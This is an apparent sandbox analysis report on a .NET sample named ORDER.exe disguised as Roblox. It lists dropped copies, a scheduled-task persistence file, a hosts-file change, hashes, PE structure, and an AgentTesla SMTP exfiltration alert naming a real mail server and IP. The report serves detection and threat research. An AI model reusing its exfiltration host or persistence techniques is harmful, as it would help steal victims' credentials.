Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>t

C:\Users\user\AppData\Local\Temp\tmpE76F.tmp	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1649
Entropy (8bit):	5.180961141461008
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/a7hTlNMFpH/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBRBtn:cbhC7ZlNQF/rydbz9I3YODOLNdq37T
MD5:	23866D1CF55533F8F03D9CA664595EBB
SHA1:	99B0E8C3A4F45AB85027B7C6B31F0D85852AF7E8
SHA-256:	8A247A83B13671D2580FF27C35A07A6508033F50BEE5476B1C1EEB433D13D38C
SHA-512:	E3662B0A4EC4831EF936599DBC0551BD419FEAE7A4FE60DB7642F0EAC099550411D8D237AE2AB03D78B142874E64F0E028BDEFC8A9F8CFC1C964EE83A9959FD5
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>t

C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	
Process:	C:\Users\user\Desktop\ORDER.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	678912
Entropy (8bit):	7.776443345443531
Encrypted:	false
SSDEEP:	12288:YeLf4lqhmRfqawpP/o5fvrsMfcBXslFqFlVmI19rNV93sZit8LF:YejPI5bsMUBX4qFqIrr53sZu8
MD5:	47AF288AC4776F74B6460C0AF541C859
SHA1:	FBE1CB1497F614494EA8BA10F4F26110203F06AE
SHA-256:	E75F2E899377C5313DD3CEE3ED9D8AC7E84267656656C5B9EAAEE23EC50B5AB8
SHA-512:	478EDFBDA6E7416388C345E6B4DDC8903C3074A4B8296140C518277962AE18E8DE9C598936893E7976E7C3C715515EDC5B6A41B9E0CB0661151FB37DEEA2F9B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 73%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....E._.....L.....,.. .....@.. ....@.....,...S....@...J..... ....H.....text..... ....`.rsrc....J...@...J.....@..@.rel oc.....Z.....@..B.....,.....H.....o.....e...V.....^..}.....(.....(.....*.0..+.....,.{.....+....,...{....o.....(.....*....s....}.....(.....r...po.....*..j. (.....(.....s....(.....*.^..}.....(.....(.....*...{....o.....{.....o.....{.....o.....{....o....*...0..W.....{.....o.....{....o.....d....,5..{....o.....{.....o.....{.....o.....{.....o.....*..0.....s.....o....&*.".(... ..*....0.....s.....o....&*..0..+.....,.

C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\ORDER.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\yqoevzHDNPFH.exe	
Process:	C:\Users\user\Desktop\ORDER.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	678912
Entropy (8bit):	7.776443345443531
Encrypted:	false
SSDEEP:	12288:YeLf4lqhmRfqawpP/o5fvrsMfcBXslFqFlVmI19rNV93sZit8LF:YejPI5bsMUBX4qFqIrr53sZu8
MD5:	47AF288AC4776F74B6460C0AF541C859
SHA1:	FBE1CB1497F614494EA8BA10F4F26110203F06AE
SHA-256:	E75F2E899377C5313DD3CEE3ED9D8AC7E84267656656C5B9EAAEE23EC50B5AB8
SHA-512:	478EDFBDA6E7416388C345E6B4DDC8903C3074A4B8296140C518277962AE18E8DE9C598936893E7976E7C3C715515EDC5B6A41B9E0CB0661151FB37DEEA2F9B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 73%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....E._.....L.....,.. .....@.. ....@.....,..S....@...J..... ....H.....text..... ....`.rsrc....J...@...J.....@..@.rel oc.....Z.....@..B.....,.....H.....o.....e...V.....^..}.....(.....(.....*.0..+.....,.{.....+....,...{....o.....(.....*....s....}.....(.....r...po.....*..j. (.....(.....s....(.....*.^..}.....(.....(.....*...{.....o.....{.....o.....{.....o.....{....o.....*...0..W.....{.....o.....{....o.....d....,5..{....o.....{.....o.....{.....o.....{.....o.....{.....o.....*..0.....s.....o....&*.".(... ..*....0.....s.....o....&*..0..+.....,.


C:\Windows\System32\drivers\etc\hosts	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	11
Entropy (8bit):	2.663532754804255
Encrypted:	false
SSDEEP:	3:iLE:iLE
MD5:	B24D295C1F84ECBFB566103374FB91C5
SHA1:	6A750D3F8B45C240637332071D34B403FA1FF55A
SHA-256:	4DC7B65075FBC5B5421551F0CB814CAFDC8CACA5957D393C222EE388B6F405F4
SHA-512:	9BE279BFA70A859608B50EF5D30BF2345F334E5F433C410EA6A188DCAB395BFF50C95B165177E59A29261464871C11F903A9ECE55B2D900FE49A9F3C49EB88FA
Malicious:	**true**
Preview:	..127.0.0.1

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.776443345443531
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	ORDER.exe
File size:	678912
MD5:	47af288ac4776f74b6460c0af541c859
SHA1:	fbe1cb1497f614494ea8ba10f4f26110203f06ae
SHA256:	e75f2e899377c5313dd3cee3ed9d8ac7e84267656656c5b9eaaee23ec50b5ab8
SHA512:	478edfbda6e7416388c345e6b4ddc8903c3074a4b829614 0c518277962ae18e8de9c598936893e7976e7c3c71551 5edc5b6a41b9e0cb0661151fb37deea2f9b7
SSDEEP:	12288:YeLf4lqhmRfqawpP/o5fvrsMfcBXslFqFlVmI19rN V93sZit8LF:YejPI5bsMUBX4qFqIrr53sZu8
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$.....PE..L.... E._.....L.....,.. .....@.. ....@.....

File Icon



Icon Hash:	8eab3131292992ec

Static PE Info

General

Entrypoint:	0x4a2cfe
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FBC4597 [Mon Nov 23 23:28:23 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa2ca8	0x53	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xa4000	0x4a00	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xaa000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xa0d04	0xa0e00	False	0.888439685315	data	7.8367973888	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xa4000	0x4a00	0x4a00	False	0.154666385135	data	2.33730323121	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xaa000	0xc	0x200	False	0.041015625	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xa4100	0x4228	dBase III DBT, version number 0, next free block index 40		
RT_GROUP_ICON	0xa8338	0x14	data		
RT_VERSION	0xa835c	0x370	data		
RT_MANIFEST	0xa86dc	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Player Points
Assembly Version	2.0.0.6
InternalName	o.exe
FileVersion	2.0.0.6
CompanyName	Roblox Corporation
LegalTrademarks	Roblox Corporation
Comments	EE Mobile Game of the Year
ProductName	Roblox
ProductVersion	2.0.0.6
FileDescription	Roblox
OriginalFilename	o.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/27/20-15:23:09.180868	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49728	587	192.168.2.5	68.233.236.158

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 27, 2020 15:22:56.486414909 CET	49727	443	192.168.2.5	54.243.164.148
Nov 27, 2020 15:22:56.588777065 CET	443	49727	54.243.164.148	192.168.2.5
Nov 27, 2020 15:22:56.588948965 CET	49727	443	192.168.2.5	54.243.164.148
Nov 27, 2020 15:22:56.670232058 CET	49727	443	192.168.2.5	54.243.164.148
Nov 27, 2020 15:22:56.772649050 CET	443	49727	54.243.164.148	192.168.2.5
Nov 27, 2020 15:22:56.773108006 CET	443	49727	54.243.164.148	192.168.2.5
Nov 27, 2020 15:22:56.773139954 CET	443	49727	54.243.164.148	192.168.2.5
Nov 27, 2020 15:22:56.773180008 CET	443	49727	54.243.164.148	192.168.2.5
Nov 27, 2020 15:22:56.773194075 CET	443	49727	54.243.164.148	192.168.2.5
Nov 27, 2020 15:22:56.773192883 CET	49727	443	192.168.2.5	54.243.164.148
Nov 27, 2020 15:22:56.773238897 CET	49727	443	192.168.2.5	54.243.164.148
Nov 27, 2020 15:22:56.774386883 CET	443	49727	54.243.164.148	192.168.2.5
Nov 27, 2020 15:22:56.813838959 CET	49727	443	192.168.2.5	54.243.164.148
Nov 27, 2020 15:22:56.821400881 CET	49727	443	192.168.2.5	54.243.164.148
Nov 27, 2020 15:22:56.923979044 CET	443	49727	54.243.164.148	192.168.2.5
Nov 27, 2020 15:22:56.970134020 CET	49727	443	192.168.2.5	54.243.164.148
Nov 27, 2020 15:22:57.257230043 CET	49727	443	192.168.2.5	54.243.164.148
Nov 27, 2020 15:22:57.367491007 CET	443	49727	54.243.164.148	192.168.2.5
Nov 27, 2020 15:22:57.407618046 CET	49727	443	192.168.2.5	54.243.164.148
Nov 27, 2020 15:23:07.048069000 CET	49727	443	192.168.2.5	54.243.164.148
Nov 27, 2020 15:23:07.150934935 CET	443	49727	54.243.164.148	192.168.2.5
Nov 27, 2020 15:23:07.150958061 CET	443	49727	54.243.164.148	192.168.2.5
Nov 27, 2020 15:23:07.151210070 CET	49727	443	192.168.2.5	54.243.164.148
Nov 27, 2020 15:23:07.151248932 CET	49727	443	192.168.2.5	54.243.164.148
Nov 27, 2020 15:23:07.860901117 CET	49728	587	192.168.2.5	68.233.236.158
Nov 27, 2020 15:23:08.004542112 CET	587	49728	68.233.236.158	192.168.2.5
Nov 27, 2020 15:23:08.004676104 CET	49728	587	192.168.2.5	68.233.236.158
Nov 27, 2020 15:23:08.282694101 CET	587	49728	68.233.236.158	192.168.2.5
Nov 27, 2020 15:23:08.283426046 CET	49728	587	192.168.2.5	68.233.236.158
Nov 27, 2020 15:23:08.427160978 CET	587	49728	68.233.236.158	192.168.2.5
Nov 27, 2020 15:23:08.429059982 CET	49728	587	192.168.2.5	68.233.236.158
Nov 27, 2020 15:23:08.573081970 CET	587	49728	68.233.236.158	192.168.2.5
Nov 27, 2020 15:23:08.574208021 CET	49728	587	192.168.2.5	68.233.236.158
Nov 27, 2020 15:23:08.735625982 CET	587	49728	68.233.236.158	192.168.2.5
Nov 27, 2020 15:23:08.736643076 CET	49728	587	192.168.2.5	68.233.236.158
Nov 27, 2020 15:23:08.880376101 CET	587	49728	68.233.236.158	192.168.2.5
Nov 27, 2020 15:23:08.880752087 CET	49728	587	192.168.2.5	68.233.236.158
Nov 27, 2020 15:23:09.034296989 CET	587	49728	68.233.236.158	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 27, 2020 15:23:09.034858942 CET	49728	587	192.168.2.5	68.233.236.158
Nov 27, 2020 15:23:09.178555012 CET	587	49728	68.233.236.158	192.168.2.5
Nov 27, 2020 15:23:09.178571939 CET	587	49728	68.233.236.158	192.168.2.5
Nov 27, 2020 15:23:09.180867910 CET	49728	587	192.168.2.5	68.233.236.158
Nov 27, 2020 15:23:09.181143045 CET	49728	587	192.168.2.5	68.233.236.158
Nov 27, 2020 15:23:09.181417942 CET	49728	587	192.168.2.5	68.233.236.158
Nov 27, 2020 15:23:09.181535006 CET	49728	587	192.168.2.5	68.233.236.158
Nov 27, 2020 15:23:09.324523926 CET	587	49728	68.233.236.158	192.168.2.5
Nov 27, 2020 15:23:09.324913979 CET	587	49728	68.233.236.158	192.168.2.5
Nov 27, 2020 15:23:09.326756001 CET	587	49728	68.233.236.158	192.168.2.5
Nov 27, 2020 15:23:09.377388954 CET	49728	587	192.168.2.5	68.233.236.158

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 27, 2020 15:21:27.914763927 CET	65447	53	192.168.2.5	8.8.8.8
Nov 27, 2020 15:21:27.952754021 CET	53	65447	8.8.8.8	192.168.2.5
Nov 27, 2020 15:21:32.965508938 CET	52441	53	192.168.2.5	8.8.8.8
Nov 27, 2020 15:21:32.992604017 CET	53	52441	8.8.8.8	192.168.2.5
Nov 27, 2020 15:21:52.521518946 CET	62176	53	192.168.2.5	8.8.8.8
Nov 27, 2020 15:21:52.557221889 CET	53	62176	8.8.8.8	192.168.2.5
Nov 27, 2020 15:21:58.321516037 CET	59596	53	192.168.2.5	8.8.8.8
Nov 27, 2020 15:21:58.358633041 CET	53	59596	8.8.8.8	192.168.2.5
Nov 27, 2020 15:21:58.377063036 CET	65296	53	192.168.2.5	8.8.8.8
Nov 27, 2020 15:21:58.412472010 CET	53	65296	8.8.8.8	192.168.2.5
Nov 27, 2020 15:22:01.121975899 CET	63183	53	192.168.2.5	8.8.8.8
Nov 27, 2020 15:22:01.149048090 CET	53	63183	8.8.8.8	192.168.2.5
Nov 27, 2020 15:22:04.920420885 CET	60151	53	192.168.2.5	8.8.8.8
Nov 27, 2020 15:22:04.963738918 CET	53	60151	8.8.8.8	192.168.2.5
Nov 27, 2020 15:22:08.954406023 CET	56969	53	192.168.2.5	8.8.8.8
Nov 27, 2020 15:22:08.991322041 CET	53	56969	8.8.8.8	192.168.2.5
Nov 27, 2020 15:22:36.092958927 CET	55161	53	192.168.2.5	8.8.8.8
Nov 27, 2020 15:22:36.120320082 CET	53	55161	8.8.8.8	192.168.2.5
Nov 27, 2020 15:22:56.291981936 CET	54757	53	192.168.2.5	8.8.8.8
Nov 27, 2020 15:22:56.319000006 CET	53	54757	8.8.8.8	192.168.2.5
Nov 27, 2020 15:22:56.338557959 CET	49992	53	192.168.2.5	8.8.8.8
Nov 27, 2020 15:22:56.365775108 CET	53	49992	8.8.8.8	192.168.2.5
Nov 27, 2020 15:23:07.314687967 CET	60075	53	192.168.2.5	8.8.8.8
Nov 27, 2020 15:23:07.392752886 CET	53	60075	8.8.8.8	192.168.2.5
Nov 27, 2020 15:23:07.791810989 CET	55016	53	192.168.2.5	8.8.8.8
Nov 27, 2020 15:23:07.858406067 CET	53	55016	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 27, 2020 15:22:04.920420885 CET	192.168.2.5	8.8.8.8	0x34c0	Standard query (0)	g.msn.com	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.291981936 CET	192.168.2.5	8.8.8.8	0x3c7e	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.338557959 CET	192.168.2.5	8.8.8.8	0xf915	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Nov 27, 2020 15:23:07.314687967 CET	192.168.2.5	8.8.8.8	0xfe39	Standard query (0)	mail.vasudeva.in	A (IP address)	IN (0x0001)
Nov 27, 2020 15:23:07.791810989 CET	192.168.2.5	8.8.8.8	0xf368	Standard query (0)	mail.vasudeva.in	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 27, 2020 15:22:04.963738918 CET	8.8.8.8	192.168.2.5	0x34c0	No error (0)	g.msn.com	g-msn-com-nsatc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Nov 27, 2020 15:22:56.319000006 CET	8.8.8.8	192.168.2.5	0x3c7e	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 27, 2020 15:22:56.319000006 CET	8.8.8.8	192.168.2.5	0x3c7e	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Nov 27, 2020 15:22:56.319000006 CET	8.8.8.8	192.168.2.5	0x3c7e	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.164.148	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.319000006 CET	8.8.8.8	192.168.2.5	0x3c7e	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.126.66	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.319000006 CET	8.8.8.8	192.168.2.5	0x3c7e	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		174.129.214.20	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.319000006 CET	8.8.8.8	192.168.2.5	0x3c7e	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.220.115	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.319000006 CET	8.8.8.8	192.168.2.5	0x3c7e	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.169.28	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.319000006 CET	8.8.8.8	192.168.2.5	0x3c7e	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.161.145	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.319000006 CET	8.8.8.8	192.168.2.5	0x3c7e	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.66.103	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.319000006 CET	8.8.8.8	192.168.2.5	0x3c7e	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.204.14.42	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.365775108 CET	8.8.8.8	192.168.2.5	0xf915	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Nov 27, 2020 15:22:56.365775108 CET	8.8.8.8	192.168.2.5	0xf915	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Nov 27, 2020 15:22:56.365775108 CET	8.8.8.8	192.168.2.5	0xf915	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.42.25	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.365775108 CET	8.8.8.8	192.168.2.5	0xf915	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.126.66	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.365775108 CET	8.8.8.8	192.168.2.5	0xf915	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.142.93	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.365775108 CET	8.8.8.8	192.168.2.5	0xf915	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.66.103	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.365775108 CET	8.8.8.8	192.168.2.5	0xf915	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.220.115	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.365775108 CET	8.8.8.8	192.168.2.5	0xf915	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		174.129.214.20	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 27, 2020 15:22:56.365775108 CET	8.8.8.8	192.168.2.5	0xf915	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.252.4	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.365775108 CET	8.8.8.8	192.168.2.5	0xf915	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.19.252.36	A (IP address)	IN (0x0001)
Nov 27, 2020 15:23:07.392752886 CET	8.8.8.8	192.168.2.5	0xfe39	No error (0)	mail.vasudeva.in	vasudeva.in		CNAME (Canonical name)	IN (0x0001)
Nov 27, 2020 15:23:07.392752886 CET	8.8.8.8	192.168.2.5	0xfe39	No error (0)	vasudeva.in		68.233.236.158	A (IP address)	IN (0x0001)
Nov 27, 2020 15:23:07.858406067 CET	8.8.8.8	192.168.2.5	0xf368	No error (0)	mail.vasudeva.in	vasudeva.in		CNAME (Canonical name)	IN (0x0001)
Nov 27, 2020 15:23:07.858406067 CET	8.8.8.8	192.168.2.5	0xf368	No error (0)	vasudeva.in		68.233.236.158	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Nov 27, 2020 15:22:56.774386883 CET	54.243.164.148	443	192.168.2.5	49727	CN=*.ipify.org, OU=PositiveSSL Wildcard, OU=Domain Control Validated CN=COMODO RSA Domain Validation Secure Server CA, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Domain Validation Secure Server CA, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Wed Jan 24 01:00:00 CET 2018	Sun Jan 24 00:59:59 CET 2021	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	3b5074b1b5d032e5620f69f9f700ff0e
					CN=COMODO RSA Domain Validation Secure Server CA, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Wed Feb 12 01:00:00 CET 2014	Mon Feb 12 00:59:59 CET 2029		
